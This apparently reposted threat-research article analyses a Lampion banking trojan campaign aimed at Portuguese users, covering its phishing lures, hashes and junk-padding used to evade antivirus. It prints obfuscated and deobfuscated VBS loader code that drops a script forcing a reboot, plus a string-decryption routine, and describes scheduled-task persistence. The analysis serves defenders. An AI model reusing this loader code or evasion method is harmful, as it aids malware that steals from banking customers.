


The hidden C2: Lampion trojan release 212 is on the rise and using a C2 server for two years

By Pierluigi Paganini

Published: 2022-03-13 · Archived: 2026-04-05 17:48:28 UTC



The hidden C2: Lampion trojan release 212 is on the rise and using a C2 server for two years.

Lampion trojan is one of the most active banking trojans [impacting Portuguese Internet end users since 2019](#). This piece of malware is known for the usage of the Portuguese Government Finance & Tax (Autoridade Tributária e Aduaneira) email templates to lure victims to install the malicious loader (a VBS file). However, fake templates of banking organizations in Portugal have been used by criminals to disseminate the threat in the wild, as observed in Figure 1 below with a malicious PDF (*151724540334 Pedidos.pdf*).




Figure 1: Emails templates are delivering malicious PDFs impersonating banking organizations in Portugal to spread Lampion trojan.

The malware TTP and their capabilities remain [the same observed in 2019](#), but the trojan loader – the VBS files – propagated along with the new campaign has significant differences. Also, the C2 server is the same noticed on the past campaigns since 2020, suggesting, thus, that criminals are using the same server geolocated in Russia for two years to orchestrate all the malicious operations.

FUD capabilities of the Lampions’ VBS loader

Filename: Comprovativo de pagamento_2866-XRNM_15-02-2022 06-43-54_28.vbs

MD5: 2e295f9e683296d8d6b627a88ea34583

As expected, the Lampions’ VBS loader has been changed in the last years, and its *modus operandi* is similar to other Brazilian trojans, such as [Maxtrilha](#), [URSA](#), [Grandoreiro](#), and so on. In detail, criminals are enlarging the file size around 56 MB of junk to bypass its detection in contrast to the samples from 2019 with just 13.20 KB.


LAMPION VBS – 2019 (13.20 KB)	LAMPION VBS – 2022 (56.44 MB)
MDS 3350e74e4cfa020f9b256194eae25c12	MDS 2e295f9e683296d8d6b627a88ea34583
SHA-1 715960ff91eff30d2f4a4c1598dd22632ceea0cb	SHA-1 23753615278ca964f9a91dc540b7ecddc400f05e
SHA-256 418dbcf5f8d5ad7e16a0bb48c1e14cb269bf5bd814f0a70c3aa90ce78713e047	SHA-256 df51d1627d7fdd0e08db37df02e5e32ed3d61425264b714f31f5eb75acf2e3ea
Vhash 72e71997eaa22b4087e26e3b0fc8fbf0	SSDEEP 786432iO+L7Q10FWtd75G873yKyIPcneGqAFgrif41eWV9G8LyWY1Pcr7qAs
SSDEEP 384:5xkbv5TwRhgHRELUyPBYV4P4hEIOwKertaaqMuvNezeNNp:5KUH+Uy3wQPCNhp	TLSH T10FD7680aD1E6BF4C350BC09B2ADEB0D2747B1076D4AFC5A5CAAF298F46008F4B45913
TLSH T1D8528E92FE9EC444458D343CED0D40AC17093E8366DfAB88E54C9DEB9029EC8D971A3	File type Text
File type VBA	Magic UTF-8 Unicode text
Magic UTF-8 Unicode text, with CRLF line terminators	File size 56.44 MB (59179773 bytes)
File size 13.20 KB (13520 bytes)	

DETECTION	DETAILS	RELATIONS	BEHAVIOR	COMMUNITY
AhnLab-V3	Undetected	ALYac	Undetected	
Antiy-AVL	Undetected	Arcabit	Undetected	
Avast	Undetected	Avira (no cloud)	Undetected	
Baidu	Undetected	BitDefender	Undetected	
BitDefenderTheta	Undetected	CAT-QuickHeal	Undetected	
ClamAV	Undetected	CMC	Undetected	
Comodo	Undetected	Cynet	Undetected	

Figure 2: Lampion's VBS loader file enlarge technique to bypass its detection.

The VBS file contains a lot of junk sequences, and after some rounds of code cleaning and deobfuscation, 31.7 MB of useless lines of code were removed.

```
1 Rem ...
2 Rem ...
3 Rem ...
4 Rem ...
5 Rem ...
6 Rem ...
7 Rem ...
8 Rem ...
9 Rem ...
10 Rem ...
11 Rem ...
12 Rem ...
13 Rem ...
25752 vmEbaDTWfaVxddNTRCslouXtx.Write 1SvbcRjGKznJBewEnXRCTgMpeIMfNkxwq ("9zhH# {uc6r5R;? k-n>Xu}81iWbinIod?IJE}==LS^YrZOm>
25753 vmEbaDTWfaVxddNTRCslouXtx.Write 1SvbcRjGKznJBewEnXRCTgMpeIMfNkxwq ("r2(H [wc4r2ejC[?'.f3Kr@4_9_I\Ud@N7RE3MqJW@zPa1
25754 vmEbaDTWfaVxddNTRCslouXtx.Write 1SvbcRjGKznJBewEnXRCTgMpeIMfNkxwq ("TC7H+[oc4r]f:)'Y@MC]>Bh<0I'Eoe1;'C.MOX3Ya_OC6B
25755 vmEbaDTWfaVxddNTRCslouXtx.Write 1SvbcRjGKznJBewEnXRCTgMpeIMfNkxwq ("PCHL(1c)r0@)'SeI</Z:noX6H@>ka2t'0cK=6Et?;lcm:9
25756 vmEbaDTWfaVxddNTRCslouXtx.Write 1SvbcRjGKznJBewEnXRCTgMpeIMfNkxwq ("1?HT{scMrRnx8jcxJ3?+;zB?/B(7P74\F)X1}JBTc@8
25757 vmEbaDTWfaVxddNTRCslouXtx.Write 1SvbcRjGKznJBewEnXRCTgMpeIMfNkxwq ("..YH9[bc_r1KDGKH1c/|@1]9ER<?k1PZEP_DqL6'd8MB\<
25758 vmEbaDTWfaVxddNTRCslouXtx.Write 1SvbcRjGKznJBewEnXRCTgMpeIMfNkxwq ("krqH@ [Mot+rZ;qlvKAcOm.c\NmlIeTW+jZ2b]}|:1_N?+F-Ehn
25759 vmEbaDTWfaVxddNTRCslouXtx.Write 1SvbcRjGKznJBewEnXRCTgMpeIMfNkxwq ("<a:H [ec2r#P,ITP6LA^P>R>wDNMxPwAjczP\c1{WJ@8Hpy
25760 vmEbaDTWfaVxddNTRCslouXtx.Write 1SvbcRjGKznJBewEnXRCTgMpeIMfNkxwq ("=IWHq[Lc=r.m)HvKxML|'92W-n1jp@k@_De@hN2K59VXN
25761 vmEbaDTWfaVxddNTRCslouXtx.Write 1SvbcRjGKznJBewEnXRCTgMpeIMfNkxwq ("~7(HR[tclLr]o7?&Z(d(HJdq)}8{3,?)Wo(1)Uc4HGYS=EYGX
25762 vmEbaDTWfaVxddNTRCslouXtx.Write 1SvbcRjGKznJBewEnXRCTgMpeIMfNkxwq ("<|mH-['czz7iwI&I)IHNe_coi1df9b/\b672FPGq9qo$EcN
25763 vmEbaDTWfaVxddNTRCslouXtx.Write 1SvbcRjGKznJBewEnXRCTgMpeIMfNkxwq ("f#;H\ [ncArg]0id^^+@K[-ONdombpJHo>(n4:11["Mk_#Z/9
25764 vmEbaDTWfaVxddNTRCslouXtx.Write 1SvbcRjGKznJBewEnXRCTgMpeIMfNkxwq ("1BEHh[1c+r6D]Ao:MV@ro)?FBYknB:PTm-nS;XHM28_YTE
25765 vmEbaDTWfaVxddNTRCslouXtx.Write 1SvbcRjGKznJBewEnXRCTgMpeIMfNkxwq ("1)+HD{JcVrHP(ZGBnDF[_oY90'zJS>TP81.d]gRC{)ANUJU
25766 vmEbaDTWfaVxddNTRCslouXtx.Write 1SvbcRjGKznJBewEnXRCTgMpeIMfNkxwq ("AccHS[ITc6r5Ba91J51db5K:C5kH@HDFB_051MfA=/'NK8#f#;
```



BEFORE CLEANING

AFTER CLEANING




Figure 3: Lampions’ VBS loader size before and after removing the junk sequences.

The final file after the cleaning process has around 24.7 MB, and it is responsible for creating other files, including:

- a 2nd VBS file with a random name (**2nd_stage_vbs**) that will download the Lampions’ final stage – two DLLs from AWS S3 buckets
- other VBS file that will execute the previous file by using a scheduled task also created by the 1st VBS loader.

The next figure presents the structure of the Lampions’ VBS loader after the cleaning and deobfuscation process.

```

1 Dim PVzXaaItggCGjJIXVfS1
2 bVvYFcNEjzYXBFZfhaQEPJ = BENlcVKHfZVvAEAJrAxjUww(11)
3 Set PVzXaaItggCGjJIXVfS1 = Wscript.CreateObject("Wscript.Shell")
4 Set KPKWGTthdAW1leLXBZ1TUpRA = CreateObject("Scripting.FileSystemObject")
5 CvnvVJabHbyialrjIGMqAbnGW = PVzXaaItggCGjJIXVfS1.SpecialFolders("AppData") & "\ " & bVvYFcNEjzYXBFZfhaQEPJ & ".vbs"
6 Set vnmEADTWfaVxdddNTRCcsloUxTx = KPKWGTthdAW1leLXBZ1TUpRA.CreateTextFile(CvnvVJabHbyialrjIGMqAbnGW,True)
7 vnmEADTWfaVxdddNTRCcsloUxTx.Write "Set RogsSqPnvFozDrgnWfbc = CreateObject(" & Chr(34) & "Wscript.Shell" & Chr(34) & ") " & vbCrLf
8 vnmEADTWfaVxdddNTRCcsloUxTx.Write "Wscript.Sleep(600000)" & vbCrLf
9 vnmEADTWfaVxdddNTRCcsloUxTx.Write "Set OpSysSet = GetObject(" & Chr(34) & "winmgmts:{authenticationlevel=Pkt," & Chr(34) & " " & Chr(34) & "(Shutdown)}" & Chr(34) & ").ExecQuery(" & Chr(34) & "select * from Win32_
10 vnmEADTWfaVxdddNTRCcsloUxTx.Write " & Chr(34) & "Primary=true" & Chr(34) & ")" & vbCrLf
11 vnmEADTWfaVxdddNTRCcsloUxTx.Write "for each OpSys in OpSysSet" & vbCrLf
12 vnmEADTWfaVxdddNTRCcsloUxTx.Write "retVal = OpSys.Win32Shutdown(6)" & vbCrLf
13 vnmEADTWfaVxdddNTRCcsloUxTx.Write "next" & vbCrLf
14 vnmEADTWfaVxdddNTRCcsloUxTx.Close
15 Function BENlcVKHfZVvAEAJrAxjUww(ByVal MXmat1CPDjBoLHQqfmdFAYaqRSJ)
16 Dim ynhHCMQjCNvqPfbXnSrCtEAcFaIx , uWHLuhOoCBlsDAKsTubbtmbvPIHVC , dyzoZhnPZGnroHdDChcHeXrblWvFhV
17 Const VdzMPRQcLeYgMbKiYgKGOiGBGfxVEDt = "abcdefgijklmnopqrstuvwxyz"
18 uWHLuhOoCBlsDAKsTubbtmbvPIHVC = 1
19 dyzoZhnPZGnroHdDChcHeXrblWvFhV = Len(VdzMPRQcLeYgMbKiYgKGOiGBGfxVEDt)
20 Randomize
21 For i = 1 To MXmat1CPDjBoLHQqfmdFAYaqRSJ
22 ynhHCMQjCNvqPfbXnSrCtEAcFaIx = ynhHCMQjCNvqPfbXnSrCtEAcFaIx & Mid( VdzMPRQcLeYgMbKiYgKGOiGBGfxVEDt , Int((dyzoZhnPZGnroHdDChcHeXrblWvFhV * i) Mod dyzoZhnPZGnroHdDChcHeXrblWvFhV) + 1 , 1)
23 Next
24 BENlcVKHfZVvAEAJrAxjUww = ynhHCMQjCNvqPfbXnSrCtEAcFaIx
25 End Function
26 Private Function iSvbcRjGKznJBewEnXRCTgMPEIMfNxxw(qORjKEwJaVGDfdLssuulyewmbFwmOcelY)
27 Const DGBgYABtsqhcQLJsoOroFjYHQFLcPffLxQ = 10
28 Const nstEmSqIRVxetRuVTRyEYDLoFvUIGlqj = 35
29 Const VjOfxCDBqyzlbbvZvYGTfRjLnmOzfDeMdrTE = 126
30 If Len(qORjKEwJaVGDfdLssuulyewmbFwmOcelY) < 5 Then
31 iSvbcRjGKznJBewEnXRCTgMPEIMfNxxw = ""
32 Exit Function
33 End If
34 Dim OIPZTYTLVMTcYlPZOpAWQGphGhOFYGpnquKjf
35 qORjKEwJaVGDfdLssuulyewmbFwmOcelY = Mid(qORjKEwJaVGDfdLssuulyewmbFwmOcelY,3,Len(qORjKEwJaVGDfdLssuulyewmbFwmOcelY)-4)
36 For i=2 To Len(qORjKEwJaVGDfdLssuulyewmbFwmOcelY) Step 2
37 snZzdEcqGxFwXKLLintusCmwHZPujWhyyppWUp = Asc(Mid(qORjKEwJaVGDfdLssuulyewmbFwmOcelY,i,1)) + DGBgYABtsqhcQLJsoOroFjYHQFLcPffLxQ
38 If snZzdEcqGxFwXKLLintusCmwHZPujWhyyppWUp > VjOfxCDBqyzlbbvZvYGTfRjLnmOzfDeMdrTE Then
39 snZzdEcqGxFwXKLLintusCmwHZPujWhyyppWUp = snZzdEcqGxFwXKLLintusCmwHZPujWhyyppWUp - VjOfxCDBqyzlbbvZvYGTfRjLnmOzfDeMdrTE + nstEmSqIRVxetRuVTRyEYDLoFvUIGlqj
40 End If
41 OIPZTYTLVMTcYlPZOpAWQGphGhOFYGpnquKjf = OIPZTYTLVMTcYlPZOpAWQGphGhOFYGpnquKjf & Chr(snZzdEcqGxFwXKLLintusCmwHZPujWhyyppWUp)
42 Next

```



```

1 Dim 2nd_stage_vbs1
2 random_n = gen_random(11)
3 Set 2nd_stage_vbs1 = Wscript.CreateObject("Wscript.Shell")
4 Set a = CreateObject("Scripting.FileSystemObject")
5 target_folder = 2nd_stage_vbs1.SpecialFolders("AppData") & "\ " & random_n & ".vbs"
6 Set fs = a.CreateTextFile(target_folder,True)
7 fs.Write "Set RogsSqPnvFozDrgnWfbc = CreateObject(" & Chr(34) & "Wscript.Shell" & Chr(34) & ") " & vbCrLf
8 fs.Write "Wscript.Sleep(600000)" & vbCrLf
9 fs.Write "Set OpSysSet = GetObject(" & Chr(34) & "winmgmts:{authenticationlevel=Pkt," & Chr(34) & " " & Chr(34) & "(Shutdown)}" & Chr(34) & ").ExecQuery(" & Chr(34) & "select * from Win32_OperatingSystem" & Chr(34) & " " & Chr(34) & "Primary=true" & Chr(34) & ")" & vbCrLf
10 fs.Write "for each OpSys in OpSysSet" & vbCrLf
11 fs.Write "retVal = OpSys.Win32Shutdown(6)" & vbCrLf
12 fs.Write "next" & vbCrLf
13 fs.Close
14
15 'get random number
16 function gen_random(ByVal max_value)
17 Dim aux1 , aux2 , aux3
18 Const lookup_table = "abcdefghijklmnopqrstuvwxyz"
19 aux2 = 1
20 aux3 = Len(lookup_table)
21 Randomize
22 For i = 1 To max_value
23 aux1 = aux1 & Mid( lookup_table , Int((aux3-aux2+i)*Rnd+aux2) , 1 )
24 Next
25 gen_random = aux1
26 End Function
27 Private Function get_decrypt(cipher_text)
28 If Len(cipher_text) < 5 Then
29 get_decrypt = ""
30 Exit Function
31 End If
32 Dim final_output
33 cipher_text = Mid(cipher_text,3,Len(cipher_text)-4)
34 For i=2 To Len(cipher_text) Step 2
35 output = Asc(Mid(cipher_text,i,1)) + 10
36 If output > 126 Then
37 output = output - 160
38 End If
39 final_output = final_output & Chr(output)
40 Next
41 final_output = Replace(final_output, "|", " ")
42 final_output = Replace(final_output, "~", Chr(34))
43 get_decrypt = final_output
44 End Function
45 Dim 2nd_stage_vbs1
46 random_1 = gen_random(11)
47 Set 2nd_stage_vbs1 = Wscript.CreateObject("Wscript.Shell")
48 Set fs = CreateObject("Scripting.FileSystemObject")
49 2nd_stage_vbs1 = Wscript.CreateObject("Scripting.FileSystemObject").GetSpecialFolder(2) & "\ " & random_1 & ".vbs"
50 Set fs = fs.CreateTextFile(2nd_stage_vbs1,True)

```

AFTER SOME ROUNDS OF DEOBFUSCATION

Figure 4: Lampion’s VBS loader after some rounds of deobfuscation.

As mentioned, the 1st stage (Comprovativo de pagamento_2866-XRNM_15-02-2022 06-43-54_28.vbs) creates a new VBS file (2nd_stage_vbs) inside the %AppData%\LocalTemp folder with a random name (sznyetzkkg.vbs).

Also, another VBS (*jghfszcekwr.vbs*) is created with code responsible for executing the previous VBS file (*sznyetzkkg.vbs*) via a scheduled task.

A scheduled task is created with the service description and author **Administrator** user associated. This scheduled task will execute the second VBS file *jghfszcekwr.vbs* that contains instructions to finally run the *sznyetzkkg.vbs* file (the 2nd VBS stage).




Figure 5: Creation of the 2nd VBS file and the auxiliary VBS file. Also, the scheduled task responsible for creating the auxiliary VBS file is shown.

After running the initial VBS file, the two additional VBS files are finally prepared to be triggered. That task is then performed by the scheduled task as presented in Figure 6. The source code of the *jghfszcekwr.vbs* file is quite simple and just executes the 2nd VBS file (*sznyetzkkg.vbs*). We believe this is just a procedure to make hard the malware analysis as well as difficult its detection – something we confirmed during the analysis, as the AVs don't detect properly those files during the malware infection chain.




Figure 6: Schedule task (1) responsible for executing an auxiliary VBS (2) file which in turn runs the second VBS stage.

After that, the VBS file dubbed *sznyetzkkg.vbs* is executed. All the steps highlighted in Figure 7 are typically known from the last Lampions campaigns. This VBS file is quite similar to their predecessors, and it performs some tasks:

- Deletes all the files from the startup folder with the following extension: *lnk, vbs, cmd, exe, bat and js*.
- Decrypts the URLs containing the final stage of Lampion trojan.
- Creates a .cmd file into the Windows startup folder to maintain persistence.

